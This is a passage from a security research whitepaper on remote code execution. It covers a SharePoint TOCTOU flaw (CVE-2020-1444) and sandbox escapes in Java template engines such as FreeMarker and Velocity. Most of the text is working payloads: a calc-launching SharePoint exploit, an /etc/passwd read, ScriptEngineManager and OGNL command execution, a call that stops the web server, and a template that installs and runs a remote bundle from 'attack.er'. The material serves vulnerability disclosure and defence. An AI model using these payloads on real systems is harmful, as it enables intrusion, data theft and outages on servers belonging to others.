We found an example of such a problem in the SharePoint server and we were able to perform an arbitrary code execution attack using it. We reported the details of this vulnerability to Microsoft and it was successfully reproduced, confirmed and CVE-2020-1460 number was assigned. Unfortunately Microsoft has not released fixes for all affected products before this whitepaper publication so we are going to publish the details of this vulnerability later when these fixes are released.

Time-of-check to time-of-use problems

CVE-2020-1444

In addition to a classical review of parser filters and other security controls and searching for any bugs in their implementation, we highly recommend paying attention to actions on already verified input before its actual use. Any actions that can modify an input value can cause time-of-check to time-of-use (TOCTOU) issues and should invalidate the verification result.



CVE-2020-1444 is a nice example of this type of security problem in the SharePoint server.

This vulnerability exists in the **/_layouts/15/WebPartEditingSurface.aspx** page:

```
//Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePag
e
protected override void OnLoad(EventArgs e)
{
...
    string text =
DesignUtilities.FetchReqiredParamFromQueryString(base.Request, "WebPartUrl",
"WebPartEditingSurfacePage");
    string previewPageContext =
DesignUtilities.FetchReqiredParamFromQueryString(base.Request, "Url",
"WebPartEditingSurfacePage");
...
    string text3 = this.GetWebPartMarkup(text);
    string webPartMarkup =
WebPartEditingSurfacePage.ConvertWebPartMarkup(text3);
    XElement xElement =
WebPartEditingSurfacePage.ConvertMarkupToTree(webPartMarkup);
    XElement xElement2 = xElement.Elements().First<XElement>();
...
    base.Component.MarkupTree = xElement;
    if (!WebPartEditingSurfacePage.IsDWP(xElement2))
    {
        text3 = base.Component.ConvertMarkupTreeToControlMarkup();
        DesignUtilities.AddAngleBracketsForResourceString(xElement2);
    }
...
        Control control = base.ParseControl(text3);
        flag = DesignUtilities.IsControlContainsType(control,
typeof(ScriptWebPart));
        if (flag)
```

```
        {
            this.webpartPreviewDiv.Controls.Add(control);
...
```

Notice that this method uses `ParseControl(string content)` without the second argument, disabling the page parser filter.

The value for this call to `ParseControl` can be taken from the Request parameter or from the content of the uploaded document from the path defined in the `WebPartUrl` query parameter. In both cases this content is user controlled:

```
//Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePag
e
private string GetWebPartMarkup(string webPartUrl)
{
    string text;
    if (this.Page.IsPostBack)
    {
        text =
this.Page.Request.Form[WebPartEditingSurfacePage.WebPartMarkupHiddenFieldName]
;
        text = SPHttpUtility.HtmlDecode(text.Trim());
    }
    else
    {
        text = this.currentWeb.GetFileAsString(webPartUrl);
    }
    return text;
}
```

The `VerifyControlOnSafeList()` method, discussed previously, is called in `webPartPagesWebService.ConvertWebPartFormat()` to verify the input value against unsafe controls:

```
//Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePag
e
private static string ConvertWebPartMarkup(string initialWebPartMarkup)
{
    WebPartPagesWebService webPartPagesWebService = new
WebPartPagesWebService();
    return webPartPagesWebService.ConvertWebPartFormat(initialWebPartMarkup,
FormatConversionOption.ConvertToWebPartDesignerPersistenceFormat);
}
```

Now our input can be considered safe, but this value can be changed by the `WebPartEditingSurfacePage.ConvertMarkupToTree()` method:

```
//Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePag
e
internal static Regex tagPrefixRegex = new Regex("<%@ *Register
*TagPrefix=\"(?'TagPrefix'[^\"]*)\"(?'DllInfo'.*)%>", RegexOptions.IgnoreCase
| RegexOptions.Compiled);

//Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePag
e
private static XElement ConvertMarkupToTree(string webPartMarkup)
{
    XElement xElement = new XElement("markup");
    DesignUtilities.AddPageDirective(xElement, "__designer", "SPD");
    MatchCollection matchCollection =
WebPartEditingSurfacePage.tagPrefixRegex.Matches(webPartMarkup);
    foreach (Match match in matchCollection)
    {
        webPartMarkup = webPartMarkup.Replace(match.Value, "");
        string value = match.Groups["TagPrefix"].Value;
        if (value == "cc1")
        {
...
        }
        else if (value != "asp")
        {
...
        }
    }
    return DesignUtilities.SetMarkupTree(xElement, webPartMarkup);
}
```

If our input has a substring that matches the `tagPrefixRegex` pattern, the server removes it and if it is an "***asp***" prefix it is not added to the `PageDirective` section. These modifications might significantly change our input from a security point of view and allow us to inject dangerous content that bypasses the `VerifyControlOnSafeList()` validation.

Let's consider the next input:

```
<%--
prefix
--%<%@ Register TagPrefix="asp" Namespace="System.Web.UI.WebControls"
Assembly="System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" %>>
{unsafe ASPX markup}
<%--
sufix
--%>
```

`VerifyControlOnSafeList()` will pass this input because the entire snippet is one comment, but after that `WebPartEditingSurfacePage.ConvertMarkupToTree()` transforms it into two comments and ASPX markup:

```
<%--
prefix
--%>
{unsafe ASPX markup}
<%--
sufix
--%>
```


A successful attack input should be a valid XML value and we need at least one child of **ScriptWebPart** Type in our ASPX markup. The payload that starts calculator can resemble the following:

```
<%@ Register TagPrefix="WebPartPages"
Namespace="Microsoft.SharePoint.WebPartPage" Assembly="Microsoft.SharePoint,
Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111e9429c" %>
<%@ Register TagPrefix="SearchW"
Namespace="Microsoft.Office.Server.Search.WebControls"
Assembly="Microsoft.Office.Server.Search, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
<%@ Register TagPrefix="asp3" Namespace="System.Web.UI.WebControls"
Assembly="System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" %>

<SearchW:DataProviderScriptWebPart ID="DPSWebPart1" runat="server"  />
<div id="cdata1"><![CDATA[
<%-- prefix
--%><%@ Register TagPrefix="asp" Namespace="System.Web.UI.WebControls"
Assembly="System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" %>>
<asp3:ObjectDataSource ID="ODS1" runat="server" SelectMethod="Start"
TypeName="System.Diagnostics.Process" >
  <SelectParameters>
    <asp3:Parameter Direction="input" Type="string" Name="fileName"
DefaultValue="calc"/>
  </SelectParameters>
</asp3:ObjectDataSource>
<asp3:ListBox ID="LB1" runat="server" DataSourceID = "ODS1" />
<%-- sufix
--%>
]]></div>
```

Now we can upload this payload as a site document and use its path in the `WebPartUrl` query parameter. One last note – for a successful attack, we need to provide the `Url` query parameter. It should contain the relative address of any file from the SharePoint DataBase with the `FieldId.AssociatedContentType` field. For example, it can be any Master Page from a Design Manager.

Java Template Engines


A *Java template engine* is a Java library that generates text output (HTML web pages, e-mails, configuration files, source code, and other.) based on templates that mix static and dynamic data. Templates are written in different languages (for example, the FreeMarker Template Language (FTL)), which are normally simple, specialized languages that include a subset of the Java language.



To resolve the dynamic expressions (for example, `"$user.name"`), the engine accesses Java objects available in the Template Context and invokes Java methods to find the desired value (for example, "user.name" invokes user.getName() to find the user's name). Because the evaluation of the template expressions involves the execution of Java methods, a user who can write arbitrary templates could run arbitrary Java methods that could lead to security problems. To prevent that, Engines implement different sandbox mechanisms that will try to prevent arbitrary code execution.

We focused our research on four of the most important template engines: FreeMarker, Velocity, JinJava, and Pebble. All of these template engines have some sort of sandbox to prevent the execution of arbitrary Java code. Other popular engines, such as Thymeleaf and Jelly, do not have such protection and therefore gaining arbitrary code execution when controlling a template is straightforward and out of scope for this paper.

To prove the different vectors and bypasses, we tested them on ten different CMS-like applications including Alfresco, Liferay, Crafter CMS, Ofbiz, Khoros (Lithium CMS), dotCMS, Cascade CMS, Confluence, XWiki, and HubSpot CMS.



In the following sections, we describe both the objects exposed to the Template Context (Template API) and the sandbox weaknesses that can circumvent the protections and escape the sandboxes.

Engine-Independent Bypasses: Object Dumpster Diving

The first approach to bypass the sandbox is to find an object in the template context that could be used to gain arbitrary code execution and that is not forbidden by any of the sandbox blocklist. These bypasses are engine-independent because they work on all templates, no matter which engine is running them.

As we mentioned before, CMS systems and sometimes the underlying frameworks store objects in the template context. If we have access to the Java runtime, we can easily debug or instrument the CMS to dump all the objects in the context and perform an analysis. If this is not the case, we can still learn about the objects in the context by reading the Template API documentation of the specific API (if any), brute-force common object names such as request, req, response, resp, application, session, … or in some cases we can list context objects using special variables. For example, in the case of FreeMarker, we can use the special `.data_model` variable to access all non-global variables in the context:

```
<ul>
<#list .data_model?keys as key>
    <li>${key}</li>
</#list>
</ul>
```

Or (depending on the FreeMarker version):

```
${.data_model.keySet()}
```

In Velocity, we can list all the context variables when the `ContextTool` is deployed:

```
<ul>
#foreach( $key in $context.keys )
    <li>$key = $context.get($key)</li>
#end
</ul>
```

In JinJava (< 2.5.4), we can list all context objects by accessing the interpreter object:

```
{% for k in ____int3rpr3t3r____.getContext().entrySet().toArray() %}
    {{k.getKey()}} - {{k.getValue()}}<br/>
{% endfor %}
```

Some objects such as the `HttpServletRequest`, `HttpSession`, and `ServletContext` might behave as object stores and give access to additional objects. For example, in Velocity, we can list all these objects by doing the following


```
<ul>
  #foreach( $a in $request.getAttributeNames() )
    <li>$a</li>
  #end
</ul>
```

```
<ul>
  #foreach( $a in $request.getSession(true).getAttributeNames() )
    <li>$a</li>
  #end
</ul>
```

```
<ul>
  #foreach( $a in $request.getServletContext().getAttributeNames() )
    <li>$a</li>
  #end
```

```
</ul>
```

If we get access to Servlet objects (request, response, session, context), we will normally expand our gadget surface from a few objects to dozens of them. The following is an example of the kind of attributes we can find in the ServletContext:



As shown in the previous screenshot, the ServletContext gave us access to Tomcat resource root, the Spring framework application context, an Instance manager, and the Spring dispatcher servlet among others. In the following section, we will analyze some of the most interesting RCE-leading objects we found in the template contexts of these ten analyzed CMS applications.

Hazardous objects

ClassLoaders

We found instances of `java.lang.ClassLoader` in all of the analyzed applications. We can normally get an instance by using any of the following methods:

- `java.lang.Class.getClassLoader()`
- `java.lang.Thread.getCurrentClassLoader()`
- `java.lang.ProtectionDomain.getClassLoader()`
- `javax.servlet.ServletContext.getClassLoader()`
- `org.osgi.framework.wiring.BundleWiring.getClassLoader()`
- `org.springframework.context.ApplicationContext.getClassLoader()`

Even though the first two are normally blocked on most sandboxes, ProtectionDomain and ServletContext ones are normally not blocked. For example:

```
${any_object.class.classLoader}
```

```
${request.servletContext.classLoader}
```

Getting access to a Java ClassLoader allows us to load arbitrary classes or classpath resources managed by that ClassLoader. The former is interesting because it is normally required to instantiate arbitrary types, and the latter enables us to download application configuration files and even the application JAR files.

In addition to classpath resources, we can also use the ClassLoader instance to read arbitrary files from the file system (under the same permissions as the application server) by using the `getResource()` method to get an instance of `java.net.URL` and then turn it into a URI pointing to the desired file. After that, we can turn it back into a URL and read its contents by opening a connection to that URL:

```
<#assign uri = classLoader.getResource("META-INF").toURI() >
<#assign url = uri.resolve("file:///etc/passwd").toURL() >
<#assign bytes = url.openConnection().inputStream.readAllBytes() >
${bytes}
```

Web Application ClassLoaders

Because CMS applications are deployed on top of Servlet Containers and Application Servers, the ClassLoader we can access might be an instance of a Web Application ClassLoader.

Web Application ClassLoaders extend from `java.lang.ClassLoader`, but define additional methods to manage the way class loading works on application servers that normally use a delegation model different fromthe one used by standard ClassLoaders. We found these ClassLoaders in nine out of the ten applications we analyzed so we took a look at the additional methods exposed to determine if we could get arbitrary code execution and found the following vectors:

Tomcat `(org.apache.catalina.loader.WebappClassLoader)`
The ClassLoader's `getResources()` method gives us access to an instance of `WebResourceRoot` that exposes some additional methods, including:

`write(String path, InputStream is, boolean overwrite)`
Creates a new file at the requested path using the provided InputStream allowing us to upload a webshell.

`getContext()`
Gives us access to the Tomcat context that in turn exposes:

`getInstanceManager()`
Which, as we will see in the following section, allows us to instantiate arbitrary objects.

Jetty `(org.eclipse.jetty.webapp.WebAppClassLoader)`
Jetty ClassLoader exposes `getContext()` that gives us access to an instance of `WebAppContext` that exposes:

> `getObjectFactory()`
> This method allows us to instantiate arbitrary types as shown in the following section.

GlassFish `(org.glassfish.web.loader.WebappClassLoader)`
The ClassLoader `getResources()` method returns an instance of javax.naming.directory.DirContext that exposes some methods to perform JNDI lookups such as:

> `lookup(String name)`
> Check our BlackHat 2016 presentation about JNDI injection attacks to learn how to perform these attacks.

WebLogic `(weblogic.utils.classloaders.GenericClassLoader)`
This ClassLoader exposes the following method:

> `defineCodeGenClass(String className, byte[] bytes, URL codebase))`
> It allows us to define, load and initialize arbitrary classes from an array of bytes. An attacker can provide a custom class with a payload embedded in the class static initializer to execute arbitrary code.

WebSphere `(com.ibm.ws.classloader.CompoundClassLoader)`
Similar to the WebLogic ClassLoader, the ClassLoader exposes:

> `defineApplicationClass(String className, byte[] bytecode)`
> Allows an attacker to define and load an arbitrary custom class with a malicious static initializer. However, in this case the class is not initialized so attackers require an additional step to initialize the class, for example: instantiate it, access a static method or field or load it with `java.lang.Class.forName(string, true, ClassLoader)`.

Tomcat, Jetty, GlassFish `(java.net.URLClassLoader)`
In addition any ClassLoader extending from `java.net.URLClassLoader` contains the following static method:

> `newInstance(URL[] urls)`

This method allows the attacker to initialize the ClassLoader pointing to their own JAR file. Any additional class loading on that ClassLoader tries to resolve the class from the attacker-controlled JAR file. As in the WebSphere case, `newInstance(attacker-url).loadClass(…)` allows us to define and load arbitrary classes, but not to instantiate them.

Instance Managers

The second most common objects that can be used to bypass the sandbox and achieve arbitrary code execution are the ones known as Instance Managers or Object Factories. These enable us to instantiate arbitrary classes. These are normally used by Servlets to instantiate filters and other servlets and therefore they are normally found in the Servlet context under attributes such as:

- `org.apache.catalina.InstanceManager`
- `org.wildfly.extension.undertow.deployment.UndertowJSPInstanceManager`
- `org.eclipse.jetty.util.DecoratedObjectFactory`

As we saw in the previous section, they can sometimes be accessed through Web Application ClassLoaders. For example:

Tomcat

```
$request.servletContext.classLoader.resources.context.instanceManager
```

Jetty

```
$request.servletContext.classLoader.context.objectFactory
```

Once we are able to access an Instance Manager, we can instantiate arbitrary types. There are a number of classes that we can use to execute arbitrary Java code or System commands, including the ScriptEngineManager class:

```
${im.newInstance('javax.script.ScriptEngineManager').getEngineByName('js').eva
l('CODE')}
```

Spring Application Context

The Top #3 object we can use to escape the sandbox are the Spring framework Contexts. These will obviously be only available when the Spring Framework is used, but that was the case in four out of the ten CMS applications we analyzed so it is a plausible vector.

Spring framework Contexts provide an advanced configuration mechanism capable of managing beans (objects) of any nature, using potentially any kind of storage facility.

The `ApplicationContext` builds on top of the `BeanFactory` (it is a subclass) that provides an advanced configuration mechanism capable of managing beans (objects) of any nature. It also adds other functionality such as easier integration with Springs AOP features, message resource handling (for use in internationalization), event propagation, declarative mechanisms to create the ApplicationContext and optional parent contexts, and application-layer specific contexts such as the WebApplicationContext.

We can normally access the Root application context under the `org.springframework.web.context.WebApplicationContext.ROOT` attribute, but other Application Contexts might also be exposed.

In addition, the Spring MVC `AbstractTemplateView` exposes a `RequestContext` object to the Template Context regardless of the template engine used. This object is exposed under the `springMacroRequestContext` name. Amongst other methods, the RequestContext exposes a `getWebApplicationContext()` method, which returns the current WebApplicationContext. Therefore, we can also access the Spring Web Application Context using the following object chain on applications using Spring MVC Template views:

```
${springMacroRequestContext.webApplicationContext}
```

Lastly, some template engines such as Pebble might expose all the Spring Beans as part of their Spring integration.

After we have access to the Spring Application Context, we can perform a number of different attacks:

`getClassLoader()`
This method returns a ClassLoader instance that we can use to start a ClassLoader-based attack as mentioned in the previous sections.

`getServletContext()`
This method returns an instance of the ServletContext from which we can obtain new objects such as Instance Managers.

`getWebServer()`

This method gives us access to the Web Server and enables us to stop it as part of a Denial Of Service attack. For example:

```
${Application['org.springframework.web.context.WebApplicationContext.ROOT'].getWebServer().stop()}
```

`getEnvironment()`

This method gives us access to the system properties and environment variables:

```
Application['org.springframework.web.context.WebApplicationContext.ROOT'].environment.systemProperties

Application['org.springframework.web.context.WebApplicationContext.ROOT'].environment.systemEnvironment
```

`getBeanFactory()` / **`getBean(`**`String name`**`)`**

These methods give us access to all Spring Beans (objects) registered in the Application Context. This is probably the most interesting vector since most of these objects are service beans that enable us to control the application logic by creating/deleting users, creating transactions, etc.

Depending on the beans we can access, we can even disable the engine sandbox as we will see later or instantiate arbitrary objects by using JSON/XML unmarshallers:

```
<#assign ctx=springMacroRequestContext>
<#assign mapper=ctx.webApplicationContext.getBean('jacksonObjectMapper')>
<#assign classloader=ctx.webApplicationContext.classLoader>
<#assign smc=classloader.loadClass('javax.script.ScriptEngineManager')>
${mapper.enableDefaultTyping().readValue("{}",smc).getEngineByName('js').eval('CODE')}
```

We can list all the Spring Beans and their types. For example, in FreeMarker:

```
<#assign ctx=springMacroRequestContext>
<#list ctx.webApplicationContext.getBeanDefinitionNames() as item>
<p><b>${item}</b> -
<#attempt>${ctx.webApplicationContext.getBeanDefinition(item).beanClass}
<#recover>no class</#attempt></p>
</#list>
```

Thread

Sometimes found as a Request attribute, `java.lang.Thread` gives access to the current thread enabling us to suspend it or stop it. It also gives us access to the Context ClassLoader through the following method:

> **`getContextClassLoader()`**
> By accessing the current thread ClassLoader, we can start a ClassLoader-based attack as explained in previous sections.

Tomcat WebResourceRoot

Tomcat's Web resources represent the complete set of resources for a web application. We have already discussed Tomcat's `WebResourceRoot` as part of the Web Application ClassLoader section, however, it is interesting to note that it can also be found as a ServletContext attribute under the `org.apache.catalina.resources` key. In addition to the `write()` and `getContext()` methods, there are some other interesting methods:

> **`getBaseUrls()`**
> It returns an array of java.net.URL that we can use to read arbitrary files from the file system as mentioned earlier.

> **`mkdir(java.lang.String path)`**
> Create a new directory at the given path.

OSGI Bundle Context

OSGi Bundle Execution Contexts were found in two of the analyzed CMS applications and offer an interesting RCE vector by loading remote Bundles and starting them, effectively running the attacker-controlled Bundle's `org.osgi.framework.BundleActivator.start(BundleContext context)` method. For example, the following Velocity template loads a remote bundle from attack.er domain and starts it, effectively executing the payload stored in the `start` method:

```
#set($location = "https://attack.er/pwnbundle.jar" )
#set($bundleAttr = "org.osgi.framework.BundleContext" )
#set($servletContext = $request.servletContext() )
#set($bundleContext = $servletContext.getAttribute($bundleAttr) )
```

```
#set($bundle = $bundleContext.installBundle($location) )
<p>$bundle.getBundleId()</p>
<p>$bundle.getSymbolicName()</p>
<p>$bundle.getState()</p>
<p>$bundle.start(3)</p>
<p>$bundle.getState()</p>
<p>$bundle.uninstall()</p>
```

JSON/XML Unmarshallers

Unmarshallers are a quick and easy way for us to get arbitrary classes instantiated. We can achieve this by unmarshalling an empty JSON object of a specified type. The following example uses an example from Liferay, which exposed a JSON utility object called `jsonFactoryUtil`:

```
<#assign cl=jsonFactoryUtil.protectionDomain.classLoader>
<#assign c=cl.loadClass("javax.script.ScriptEngineManager")>
<#assign deser=jsonFactoryUtil.createJSONDeserializer()>
<#assign sm=deser.deserialize("{}", c)>
```

In a different example from Liferay, we obtained a different JSON Unmarshaller from the Spring Application Context:

```
<#assign attr='org.springframework.web.context.WebApplicationContext.ROOT'>
<#assign ac=Application[attr]>
<#assign jf=ac.getBean('com.liferay.portal.kernel.json.JSONFactory')>
<#assign wl=jf.getLiferayJSONDeserializationWhitelist()>
<#assign VOID=wl.register("javax.script.ScriptEngineManager")>
<#assign
sm=jf.deserialize('{"javaClass":"javax.script.ScriptEngineManager"}')>
```

Even though it might look similar to the previous example, this one has an important advantage. Class is specified as a String rather than a Class object, so a ClassLoader access is not a requirement. In this particular case, the deserializer uses an allowlist to prevent the use of arbitrary types, but we can access it and register our own classes.

Struts Action

In some cases, we can get access to the Struts Action handling the request. These were directly exposed to the Template Context (for example, `$context`) or were available in the request attributes (for example, `$req.getAttribute('view.page.action.helper').getAction()`). If the **`Action`** extends from **`ActionSupport`**, we can get arbitrary code execution by injecting arbitrary OGNL expressions using the following method:

`getText(String aTextName)`
This method pre-evaluates the argument as an OGNL Injection:

```
$action.getText("foo","${@java.lang.Runtime@getRuntime().exec('touch /tmp/pwned')}", null)
```

Struts OgnlValueStack

In the same CMS, we also accessed an instance of the OgnlValueStack class in a couple of ways:

- Directly exposed to the context, such as: `$stack`
- `$req.getAttribute('webwork.valueStack')`
- `$application.getAttribute('com.opensymphony.xwork.DefaultActionInvocation').getStack()`

After we get an instance of the Value Stack we can access the `findValue` method:

`findValue(String expr)`
Find a value by evaluating the given expression against the stack in the default search order.

```
$stack.findValue("@java.lang.Runtime@getRuntime().exec('touch /tmp/pwned')")
```

Struts DefaultActionInvocation

Similarly, we accessed an instance of Struts `DefaultActionInvocation` from the ServletContext. This class contains a few interesting methods:

`getAction()`
Get the Action associated with this ActionInvocation. See “Struts Action” section

`getStack()`
Gets the ValueStack associated with this ActionInvocation. See “Struts OgnlValueStack”

There are other interesting methods that can lead to OGNL injection.

Struts OgnlTool

We also found an instance of `OgnlTool` that exposes the `findValue()` method:

```
findValue(String expr, Object context)
Evaluate arbitrary OGNL expressions
```

VelocityWebWorkUtil

We found a `VelocityWebWorkUtil` object in one of the analyzed CMS applications. It led to an interesting bypass because it exposes the following method:

`evaluate(String expression)`
This method gets an unsandboxed instance of the Velocity evaluator, so we can use it to run plain payloads. For example:

```
$webwork.evaluate("\#set( $v = '')
$v.class.forName('java.lang.Runtime').getMethod('getRuntime',null).invok
e(null,null).exec('touch /tmp/pwned_webwork')")
```

FreeMarker StaticModels

In one of the analyzed CMS applications, we found that even though the developers enabled the sandbox and disabled the new built-in, they exposed FreeMarker StaticModels. This TemplateModel enables access to static fields and methods from arbitrary classes, effectively leading to RCE in multiple ways. This object is not exposed by default though. To expose it, developers normally do something along the lines of:

```
model.addAttribute("statics", new DefaultObjectWrapperBuilder(new
Version("2.3.30")).build().getStaticModels());
```

Or globally

```
TemplateHashModel staticModels = wrapper.getStaticModels();
newConfig.setSharedVariable("statics", staticModels);
```

When exposed, static methods can be accessed in the following way:

```
$statics["com.sun.org.apache.xerces.internal.utils.ObjectFactory"].newInstance
("javax.script.ScriptEngineManager",true)
```

CamelContext

`CamelContext` exposes numerous ways to execute arbitrary code. The most straightforward involves the `getClassResolver()` and `getInjector()` methods:

```
<#assign cr = camelContext.getClassResolver()>
<#assign i = camelContext.getInjector()>

<#assign semc = cr.resolveClass('javax.script.ScriptEngineManager')>
<#assign sem = i.newInstance()>

${sem.getEngineByName("js").eval("var proc=new
java.lang.ProcessBuilder('id');var is=proc.start().getInputStream(); var
sc=new java.util.Scanner(is); var out=''; while (sc.hasNext()) {out +=
(sc.nextLine())};out")}";
```

Specific Sandbox Bypasses

FreeMarker

The Sandbox is enabled by default and consist of a method-based blocklist:

```
java.lang.Object.wait()
java.lang.Object.wait(long)
java.lang.Object.wait(long,int)
java.lang.Object.notify()
java.lang.Object.notifyAll()

java.lang.Class.getClassLoader()
java.lang.Class.newInstance()
java.lang.Class.forName(java.lang.String)
java.lang.Class.forName(java.lang.String,boolean,java.lang.ClassLoader)

java.lang.reflect.Constructor.newInstance([Ljava.lang.Object;)

java.lang.reflect.Method.invoke(java.lang.Object,[Ljava.lang.Object;)

java.lang.reflect.Field.set(java.lang.Object,java.lang.Object)
java.lang.reflect.Field.setBoolean(java.lang.Object,boolean)
java.lang.reflect.Field.setByte(java.lang.Object,byte)
java.lang.reflect.Field.setChar(java.lang.Object,char)
java.lang.reflect.Field.setDouble(java.lang.Object,double)
java.lang.reflect.Field.setFloat(java.lang.Object,float)
java.lang.reflect.Field.setInt(java.lang.Object,int)
java.lang.reflect.Field.setLong(java.lang.Object,long)
java.lang.reflect.Field.setShort(java.lang.Object,short)

java.lang.reflect.AccessibleObject.setAccessible([Ljava.lang.reflect.Accessibl
eObject;,boolean)
java.lang.reflect.AccessibleObject.setAccessible(boolean)

...
```

[Code Ref #6]

The most notorious miss is that `java.lang.ClassLoader` methods are not included. Therefore, the only protection against ClassLoader-based attacks is to block the `java.lang.Class.getClassLoader()` method, which as we saw previously is insufficient because there are other ways to grab an instance of a ClassLoader.

The second most obvious miss is that `java.lang.reflect.Field` setters are blocked, but not the getters. Since `java.lang.Class.getFields()` is not blocked, there is nothing to prevent us from accessing public fields. Instance fields are interesting but they require us to first get an instance of a given class. However, we can access static fields without issue.

RCE via ClassLoader access

As we saw when we reviewed the blocklist, few java.lang.Class methods are blocked, and specifically getProtectionDomain is not. We can abuse this gap to get an instance of a ClassLoader and initiate a ClassLoader-based attack. As we saw in previous sections, the attack guarantees arbitrary file read and can escalate to RCE when the returned ClassLoader is an instance of a Web Application ClassLoader.

